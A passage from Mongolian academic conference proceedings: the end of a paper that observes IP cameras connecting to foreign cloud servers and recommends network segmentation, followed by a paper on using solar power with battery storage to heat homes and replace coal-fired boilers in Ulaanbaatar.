4	192.168.1.164	139.9.5.224 47.74.153.98 47.252.8.80	Huawei Cloud Service data center холбоос Alibaba сайт Alibaba сайт
5	192.168.1.165	139.9.5.224 47.74.153.98 47.252.8.80	Huawei Cloud Service data center холбоос Alibaba сайт Alibaba сайт
6	192.168.1.158	139.9.5.224 47.74.153.98 47.252.8.80	Huawei Cloud Service data center холбоос Alibaba сайт Alibaba сайт
7	192.168.1.155	139.9.5.224 47.74.153.98 47.252.8.80	Huawei Cloud Service data center холбоос Alibaba сайт Alibaba сайт
8	192.168.1.154	139.9.5.224 47.74.153.98 47.252.8.80	Huawei Cloud Service data center холбоос Alibaba сайт Alibaba сайт

Хүснэгт 1-д харуулсан IP камерын хаяг өөрчилж байгаа нь IoT төхөөрөмжийн эмзэг сул тал, арын хаалга үүсгэж байгууллагын сүлжээнд тандалт хийх, өгөгдөл хулгайлах, DDoS халдлагыг дэмжих үндсэн суурь бааз болж байна. Иймд манай улс IoT төхөөрөмж дээрх эмзэг тул талын нарийвчилсан судалгаа хийж урьдчилан сэргийлэх арга хэмжээ авснаар Монгол Улс уруу чиглэсэн цахим халдлага дайралтаас урьдчилан сэргийлэх боломжтой.

**Дүнэлт**

Монгол Улс нь сүүлийн жилүүдэд төр-хувийн хэвшлийн байгууллага дээр IP камераар объект хянах зорилгоор суурилуулалт хийх болсон. IP камераа суурилуулахдаа байгууллагын сүлжээнд холбосноор халдлагад өртөх, халдлагыг дэмжих, үндсэн бай болж байгаа нь дээрх судалгаанаас харагдаж байна. Ийм байгууллагын компьютерийн сүлжээнд хяналт тогтоох, тусгаарласан виртуал компьютерийн сүлжээ үүсгэснээр гаднын халдлага дайралтаас урьдчилан сэргийлэх боломжтой.

***Ном зүй***

1. Robert Mitchell, Ing-Ray Chen, A survey of intrusion detection techniques for cyber-physical systems, April 2014, ACM Computing Surveys Volume 46 Issue 4
2. "About," Wireshark. [Online]. Available: <http://www.wireshark.org/about.html>. The History and Future of Nmap. Nmap.org. Retrieved on 2013-02-01.
3. The History and Future of Nmap. nmap.org. Retrieved 2008-05-14.
4. "Matrix mixes life and hacking". BBC News. 2003-05-19. Retrieved 2009-01-14.
5. Nmap Scripting Engine. Nmap.org. Retrieved on 2013-02-01
6. Tanenbaum, Andrew S. (2003-03-17). Computer Networks (Fourth ed.). Prentice Hall. ISBN 0-13-066102-3.
7. [http://en.wikipedia.org/wiki/Windows\\_Registry](http://en.wikipedia.org/wiki/Windows_Registry)
8. <http://kb.chemtable.com/ru/windows-registry-main-keys.htm#hkcu>
9. [https://en.wikipedia.org/wiki/Man-in-the-middle\\_attack](https://en.wikipedia.org/wiki/Man-in-the-middle_attack)

**15-100КВТ-ЫН УУР ҮЙЛДВЭРЛЭХ ЗУУХАНД НАРНЫ ЗАЙН  
ҮҮСГЭВЭР ХЭРЭГЛЭХ БОЛОМЖИЙН СУДАЛГАА**

**М.Ичинхорлоо**

*(Улаанбаатарын Их Сургууль, Физик электроник, сүлжээний тэнхим)*

**Д.Сүхбат**

*(Дулаан хангамжийн мэргэшсэн инженер)*

**Хураангуй:** Нарны Цахилгаан үүсгэврийн системийн бүрдлийг судалж, ажиллагааны боломжит хувилбарыг дэвшүүлэн Монголын нөхцөлд туршиж судлах хэрэглээнд нэвтрүүлэн нарын цахилгаан үүсгүүр өрхийн хэрэглээ болон дулаанаар хангах нөхцөл бүрдүүлж уурын зуухыг нарын цахилгаан үүсгүүр холбож агаарын бохирдол буруулж түүхий нүүрсний хэрэглээг багасгах зорилготой байна.

**Түлхүүр үг:** *нарны зай, дулаан хангамж, уурын зуух*

**Удиртгал**

Монгол орны агаарын бохирдлыг бууруулж байгальд ээлтэйгээр цахилгаан эрчим хүч үйлдвэрлэнэ ингэснээр гаднаас цахилгаан эрчим хүч авах нь багсаж Нийслэл д Монгол улсын нийт хүн амын 60 хувь оршин сууж, мөн хотын нийт хүн амын 60 хувь нь хотын захын гэр хорооллуудад амьдарч байна. Гэр хорооллын бүх айл өрхүүд гэр болон амины сууцанд амьдрах бөгөөд тэдгээр нь дулаан хангамж. Өвлийн улиралд гэр хорооллын өрхүүд нүүрс, мод зэрэг түлш шатаах замаар дулааны хэрэгцээгээ хангадаг. Энэ шийдэл нь утаа их хэмжээгээр ялгаруулж агаарын бохирдлын 80 орчим хувийг үүсгэдэг. Иймээс бид эрчим хүчний үр ашигтай илүү цэвэр шийдлийг гэр хорооллын айл өрхүүдийн дулаан хангамжид ашиглах шаардлагатай. Нөгөө талаар өвлийн хэт ачааллын үед манай орны эрчим хүчний дотоод дахь суурилагдсан эх үүсгүүрийн чадал хүрэлцдэггүйн улмаас ОХУ-аас өндөр үнэ тарифаар эрчим хүч импортолдог, хоногийн оргил ачааллын үед цахилгаан түгээх сүлжээний тоноглолууд хэт ачаалалдаг зэрэг тулгамдсан асуудлууд байдаг Монгол орон сэргээгдэх эрчим хүчний эх үүсвэрийн арвин их нөөцтэй, түүнийг үр ашигтай ашиглах байгаль цаг уурын таатай нөхцөл бүрдсэн орон юм.


**Сүлжээтэй хослон ажиллах ЭХХ бүхий НЦҮ-ийн чиг хандлага**

Оргил ачааллын горим, эрчим хүчний системийн хүчин чадлын дутагдал зэрэг нь дан ганц манай орны өмнө тулгамдаад буй асуудал биш юм. Ялангуяа үйлдвэрлэл өндөр хөгжсөн улс орнууд эрчим хүчний хомсдол нь тулгамдсан асуудал болоод байна. Герман мэтийн сэргээгдэх эрчим хүчийг өргөнөөр ашигладаг улс оронд цаг агаарын нөхцөл байдлаас үүдэлтэй эрчим хүч үйлдвэрлэлийн хэлбэлзэл нь системдээ сөргөөр нөлөөлөх боломжтой. Системийн хувьд усан цахилгаан станц, их чадлын усан цэнэгт хуримтлуур болон хийн түлш турбин зэрэг бусад эрчим хүчний томоохон эх үүсвэрийг ашиглан эрчим хүчний хэрэглээ ба үйлдвэрлэлийн балансыг тогтворжуулдаг бол бага чадлын ахуйн хэрэглээний системд цэнэг хураагуур [2] батарейг ашиглах нь эдийн засаг, хөрөнгө оруулалтын хувьд оновчтой.

**Олон улсын туршлага**

СЭХ-ний салбарт ялангуяа НЦҮ-д зориулагдсан бүтээгдэхүүн үйлдвэрлэлээрээ дэлхийд тэргүүлэгч компани үйлдвэрлэн зах зээлд борлуулж буй ухаалаг системийн төхөөрөмжийг харуулав. Систем бүр өөр өөрийн онцлог шинж чанартай хэдий ч нарны эрчим хүчийг цэнэг хураагууртай хослуулан ашиглах замаар НЦҮ-ийг үр ашигтай, хэрэглэгчийн ая тухтай, эрчим хүчний найдвартай эх үүсгүүр болгоход чиглэгдсэн байдаг. SMA корпорац нь НЦҮ-ийн чиглэлд бүхий л шийдэлд зориулагдсан тоноглол үйлдвэрлэгч дэлхийн шилдэг компани юм. Тэдний Sunny island төхөөрөмж нь бие даасан НЦҮ-ийн системд зориулагдсан хэдий ч Sunny Boy зэрэг бусад төхөөрөмжтэй хослуулан ашиглах замаар хосолмол ажиллагаат НЦҮ-ийг бий болгох боломжтой. Учир нь Sunny island нь илүүдэл эрчим хүчийг сүлжээ рүү шахах функцгүй [5] бөгөөд тогтмол гүйдлийн илүүдэл эрчим хүчийг хувьсах гүйдэлд хувирган сүлжээнд шахах үүргийг Sunny Boy ашиглан гүйцэтгэнэ. Энэ нь SMA корпорацын маркетингийн бодлоготой холбоотой. Өөрөөр хэлбэл нэг төхөөрөмжид олон функцийг бус, өөр өөр функцтэйгээр задалж үйлдвэрлэснээр борлуулалтын хувь хэмжээг нэмэгдүүлэх арга юм. Жишээ болгон авч үзсэн төхөөрөмж дундаас Nedap компанийн Powerrouter төхөөрөмжийг авч үзье (Зураг -2д төхөөрөмжийг харуулав). Тус төхөөрөмж нь нэмэлт цэнэг зохицуулагч болон бусад тоноглолын шаардлагагүй төдийгүй төвийн сүлжээнд эрчим хүч нийлүүлэх, сүлжээнээс цэнэг хураагуурыг





Зураг 2. Nedap компани ахуйн хэрэглээний НЦҮ-ийн систем


Японд ахуйн хэрэглээний зориулалтаар литиум ион баттерейг ашиглах тохиолдолд хөрөнгө оруулалтын 2/3 хүртэлх зардлыг буцалтгүй тусламжаар олгох хөтөлбөр хэрэгжүүлсэн. Японы Эдийн засаг, худалдаа аж үйлдвэрийн яамнаас тус хөтөлбөрт зориулж 10 тэрбум юэнь буюу 98,3 сая ам долларын санхүүжилт хийсэн байна. Энэхүү хөтөлбөрийн хүрээнд 1кВт.цагаас дээших хэмжээний ЭХХ-ийн суурилуулалтад зориулан айл өрхөд 1сая юэнь буюу 9846 ам доллар, албан байгууллагад 100 сая юэнь буюу 982,000 ам доллар хүртэлх дэмжлэг [4] үзүүлсэн. Гол шаардлага нь суурилагдсан систем нь Японы техник технологийн тогтвортой хөгжил, инновацын албаны зүгээс хүлээн зөвшөөрөгдсөн байх ёстой. Дээрх хөтөлбөрийг хэрэгжүүлэх болсон гол шалтгаан нь 2011 онд болсон газар хөдлөлт, цунамигаас үүдэлтэй Фүкүшимагийн цөмийн цахилгаан станцын ослоос хойш эрчимтэй өсөн нэмэгдэж байгаа СЭХ-ний хэрэглээг дэмжих явдал юм. ЭХХ-ийг хэд хэдэн төрлийн зориулалтаар ашиглах боломжтой. Японы Эдийн засаг, Худалдаа аж үйлдвэрийн яамны үзэж байгаагаар бусад улс орон, бүс нутгийн нэгэн адил ЭХХ-ийг СЭХ-ний хэрэглээг дэмжих, сүлжээний хэт ачааллыг бууруулах, эрчим хүчний найдвартай байдлыг дээшлүүлэх зорилгоор [4] ашиглана гэжээ.

Дотоодод хэрэгжиж буй төсөл

Хүснэгт 1. Системийн үзүүлэлт

1	Нарны зайн модулын чадал	3.8кВт
2	Инвэртерийн нэрлэсэн хүчин чадал	5.0кВт
3	Цэнэг хураагуурын багтаамж	6кВт.цаг
4	Цэнэг хураагуурын хүчдэл	24В
5	Оролтын тогтмол хүчдэл	450-600В

Монгол улсад одоогоор ЭХХ-тай системийг бүрэн ашиглалтад оруулаад байгаа систем байхгүй ба суурилуулаад туршилт хийж байсан системийн ажиллагаа харьцуулан авч үзсэн. ЭХХ бүхий НЦҮ-ийн системийг Улаанбаатар хотын Сүхбаатар дүүргийн 8-р хорооны нутаг дэвсгэрт орших орон сууц, оффисын зориулалт бүхий 13 давхар VOLI барилгад суурилуулсан системд судалгаа хийж байсан. Системийн бүдүүвч зургийг 3-д, үзүүлэлтийг хүснэгт 1-д харуулав. Тус систем нь VOLI барилгын нийтийн эзэмшлийн гэрэлтүүлэг буюу шат, коридорын гэрэлтүүлгийн хэсгийг эрчим хүчээр хангахад зориулагдсан.



Зураг 2. Системийн бүдүүвч

Ашиглагдсан тоног төхөөрөмжүүд Системд Герман улсын Bosch фермийн монокристалл технологи бүхий c-Si M 60 EU 30123 маркийн нарны зайг ашигласан. Нийт 16 ширхэг модулийг цуваагаар холбосон бөгөөд ингэснээр нарны бүлийн задгай

хэлхээний хүчдэл 598В, хамгийн их чадлын горим дахь хүчдэл нь 480В болно. Герман технологиор БНХАУ-д үйлдвэрлэсэн НОРРЕСКЕ компанийн цэнэг хураагуурыг ашигласан бөгөөд тус бүр 6В, 250Ац үзүүлэлт бүхий 4-н баттерейг цуваагаар холбосноор 24В, 250Ац буюу 6000Втц-ын багтаамж бүхий цэнэг хураагуур ашигласан.




*Зураг 3. Нарны зайн модулийн бүл болон ЭХХ*

Зураг 3-д ашигласан нарны зайн модулийн бүл болон ЭХХ-ын зургийг харуулав. Недерланд улсын Nedap компанийн Powerrouter инвертерийг ашигласан. Тус инвертер нь ахуйн хэрэглээний ухаалаг НЦҮ-ийн системд зориулагдсан бөгөөд шаардагдах функцыг иж бүрэн агуулснаараа бусад ижил төрлийн төхөөрөмжүүдээс давуу талтай. Хэрэглэгч өөрийн хэрэгцээ шаардлагад нийцүүлэн 3-н төрлийн зориулалтаас сонгон ашиглах боломжтой.


Сүлжээнд нийлүүлэх горимоор ашиглах үед уламжлалт сүлжээнд холбогдон ажиллах инвертертэй бараг ижил зарчимтай ба ялгаа нь сүүдэрлэлт, үүл зэргээс үүсэх нарны эрчим хүчний хэлбэлзлийг цэнэг хураагуураар шүүж өгдөг. Нөөцлүүрийн горимд ажиллахдаа НЦҮ-ээс үүсэх эрчим хүчийг сүлжээнд нийлүүлэх болон хэрэглэхийн өмнө ямагт цэнэг хураагуурыг цэнэглэж дүүрэн цэнэгтэй байлгах ба сүлжээ тасрах зэрэг доголдол үүсэх тохиолдолд цэнэг хураагуурт хадгалсан эрчим хүчийг ашигладаг. Энэ нь тог баригч (UPS-Uninterruptable Power Supply)-тай бараг ижил төрлийн ажиллагаа юм. Харин дотоод хэрэглээний горимоор ашиглах үед НЦҮ-ээс үүссэн эрчим хүчийг аль болох инвертерт холбогдсон ачааллыг хангахад ашиглана. Өөрөөр хэлбэл нар мандахаас жаргах үе хүртэл үүсэх бүхий л эрчим хүчийг дотооддоо хэрэглэхэд чиглэх ба тухайн нөхцөлд ачааллаас илүү гарсан эрчим хүчийг

төвийн сүлжээ рүү нийлүүлж, эсрэгээр үйлдвэрлэсэн эрчим хүч дотоод хэрэглээнд хүрэлцэхгүй тохиолдолд цэнэг хураагуураас болон төвийн сүлжээнээс авч хангадаг.

Туршилтад сүлжээнд нийтүүлэх болон дотоод хэрэглээний горимыг туршсан. Системийн ажиллагаа Тус ухаалаг НЦҮ-ийн системийг 2014 оны 5-р сарын 14-ний өдрөөс эхлээд ажиллуулж эхэлсэн бөгөөд эхний удаад буюу 6-р сарын 12-ны өдрийг хүртэл сүлжээнд нийлүүлэх горимоор ажиллуулсан. Түүнээс хойш туршилтыг дуусгах хүртэл дотоод хэрэглээний горимоор ажиллаж байсан. Тус горимуудын ялгаатай тал нь дотоод ачааллыг инвертерд холбосон ба холбоогүйгээрээ ялгагдана. Дотоод хэрэглээний горимоор ашиглах үеийн системийн ажиллагаа нь эрчим хүч үйлдвэрлэлт муутай үеийн байдал зураг 5-д үдээс өмнө 12 цаг хүртэл дотоод ачааллыг сүлжээнээс хангаж, нарнаас үүсэх эрчим хүчийг цэнэг хураагуурт хадгалж буй байдлыг харж болно. Харин үдийн 12 цагаас хойш нарнаас үйлдвэрлэх эрчим хүчээр дотоод ачааллыг хангаад зогсохгүй илүүдэл эрчим хүчээ сүлжээ рүү нийлүүлж байна. Орой 19:30 минутын үед нар шингэсэн бөгөөд цэнэг хураагуурт хадгалсан эрчим хүчээр 22:00 цаг хүртэл буюу оргил ачааллын туршид цэнэг хураагуурт хадгалсан эрчим хүчээр дотоод хэрэглээг хангасан байна. Зураг 4-д эрчим хүчний үйлдвэрлэл сайтай хэдий ч үе үе сүүдэр дайрсны улмаас нарны эрчим их хэмжээгээр хэлбэлзсэн байдлыг харж болно.




Зураг 5 Сүлжээнд нийлүүлэх горимоор ашиглах үеийн туршилтын үр дүн



Зураг 6. Эрчим хүчний үйлдвэрлэлт сайтай өдрийн ажиллагаа


Өглөө 9 цаг хүртэл сүлжээнээс дотоод ачааллыг хангасан ба нарны эрчим хүчээр цэнэг хураагуурыг цэнэглэсэн. Үүнээс цааш өдрийн туршид нарны эрчим хүчээр дотоод ачааллыг хангаад зогсохгүй, их хэмжээний эрчим хүчийг сүлжээнд нийлүүлсэн. Тус өдөр нарнаас 22,53 кВт.цаг эрчим хүч үйлдвэрлэснээс дотоод хэрэглээнд 11,07 кВт.цагыг хэрэглэж сүлжээнд 10,94 кВт.цагыг нийлүүлж, сүлжээнээс 0,87 кВт.цаг эрчим хүч авч ашиглажээ.



Зураг 7. Эрчим хүчний үйлдвэрлэлт муутай өдрийн ажиллагаа


Дотоод хэрэглээ ба эрчим хүчний баланс Ахуйн хэрэглээний ухаалаг НЦҮ-ийн системийг нийтийн эзэмшлийн талбайн гэрэлтүүлэгд холбосон. Ачаалал нь 0,6-1кВт бөгөөд хоногт 15-24 кВт.цаг эрчим хүч хэрэглэнэ. Хоногт 17.533 кВт.цаг эрчим хүч

НЦҮ-ээс үйлдвэрлэснээс 15.38 кВт.цаг эрчим хүчийг дотооддоо хэрэглэж, сүлжээнээс 2.45 кВт.цаг эрчим хүч авч сүлжээрүү 7.6кВт.цаг эрчим хүч нийлүүлсэн байна. Ахуйн хэрэглээний ухаалаг НЦҮ-ийн систем нь үйлдвэрлэсэн нийт эрчим хүчний 87 хувийг дотоод хэрэглээндээ хэрэглэж үлдсэн 17 хувьтай тэнцэх эрчим хүчийг сүлжээнд нийлүүлж сүлжээнээс 14 хувьтай тэнцэх эрчим хүч авч ашиглажээ. Зураг 6, 7-д дотоод хэрэглээ болон хоногийн үйлдвэрлэлтийг харуулав.




Зураг 8. НЦҮ-ийн хоногийн үйлдвэрлэлт

Цэнэг хураагуурын ашиглалт Ахуйн хэрэглээний ухаалаг НЦҮ-ийн системийн цэнэг хураагуурт 6 кВт.цаг багтаамж бүхий хар тугалгат хүчлийн (lead acid) баттерейг ашигласан. Системийн цэнэг зохицуулагч нь баттерейн цэнэг алдалтын гүнийг 25 хувь буюу 1,5 кВт.цаг багтаамжийг ашиглахаар програмчлагдсан. Нийт багтаамжийн өчүүхэн бага хэсгийг ашиглаж буй хэдий ч цэнэг хураагуурын ашиглалтын хугацааг уртасгах давуу талтай. Хэрэглэгч тухайн цэнэг хураагуурын шинж чанарт нийцүүлэн энэхүү хувийг тохируулах хэрэглэх ёстой. Зураг 8-д цэнэг хураагуурын цэнэглэлтийн горимыг үзүүлэв.



Зураг 9 Хоногийн ачаалал



Зураг 10. ЭХХ-ын цэнэглэлтийн байдал

### 15-100квт-ын уур үйлдвэрлэх зууханд НЦҮ-ийн судалгаа

Монгол Улсын Засгийн газрын 2018 оны “Түүхий нүүрс хэрэглэхийг хориглох тухай” 62 дугаар тогтоол болон Нийслэлийн Засаг даргын 2019 оны 12 сарын 26 ны өдөр “Нам даралтын халаалтын зууханд түүхий нүүрс хэрэглэхийг хориглох тухай” А/1377 дугаар захирамж; гаргасан 2020 оны 5сарын 27-нд “Тогтоолд өөрчлөлт оруулах тухай” 189 дүгээр тогтоолоор ярилцсан Монгол Улсын Шадар сайдын 2020 оны “Усан халаалтын болон уурын зуухыг дэвшилтэт технологид шилжүүлэх тухай” 123 дугаар тушаал шидсэн. Улаанбаатар хот агаарын чанарыг сайжруулах бүсэд 2018

## СОЁЛ ЭРДЭМ ДЭЭД СУРГУУЛЬ

оны байдлаар 100кВт-аас дээш 645 зуух, Айл өрхийн хэрэгцээнд байсан 15-100кВт-ын хүчин чадалтай 2237 зуух байна. 2018-2021 онуудад 100 кВт халалтын зуухнуудыг Сайжруулсан түлшинд 188, Төвлөрсөн дулаанд 84, Цахилгаан халаалтад 47, Хийн халаалтад 62, Баяжуулсан нүүрс 82 холбосноор 106539 тн түүхий нүүрсний хэрэглээг зогсоосон. Нийслэлийн захирагчийн ажлын албанаас 2021-2022 онд агаар, орчны бохирдлыг бууруулах ажлын хүрээнд хийгдэх халаалтын зуух буулгах байршлын санал гаргасан байна. Цахилгаан халаалтаар цаашид шийдэх боломжгүй болсон тул сэргээгдэх эрчим хүчээр уур үйлдвэрлэх зуухны судалгаа гаргах шаардлага тулгарсан.

Техникийн шийдэл /ЭХЗХорооны тооцооны аргачлалаар 1м3 эзлэхүүнийг халаах өртгийг тодорхойлно/

Хүснэгт 2

д/д	Түлшний төрөл	Зуухны хүчин чадал	Түлш хэмжих нэгж	Түлшн нэгж үнэ,төг	Түлш зарцуулалт буюу зардлын тооцоо			
					1 цагт	16 цагт буюу 1 хоногт	30 хоног буюу 1 сард	240 хоног буюу 1 жилд
1	Түүхий нүүрс	700кВт 0.7 МВт	кг	75	180	2 880	86 400	691 200
					13 500	216 000	6 480 000	51 840 000
		1400кВт 1.4 МВт			360	5 760	172 800	1 382 400
					27 000	432 000	12 960 000	103 680 000
		1800 кВт 1.8 МВт			464	7 424	222 720	1 781 760
					34 800	556 800	16 704 000	133 632 000
2	Цахилгаан	700кВт 0.7 МВт	кВт	152	700	11 600	336 000	2 688 000
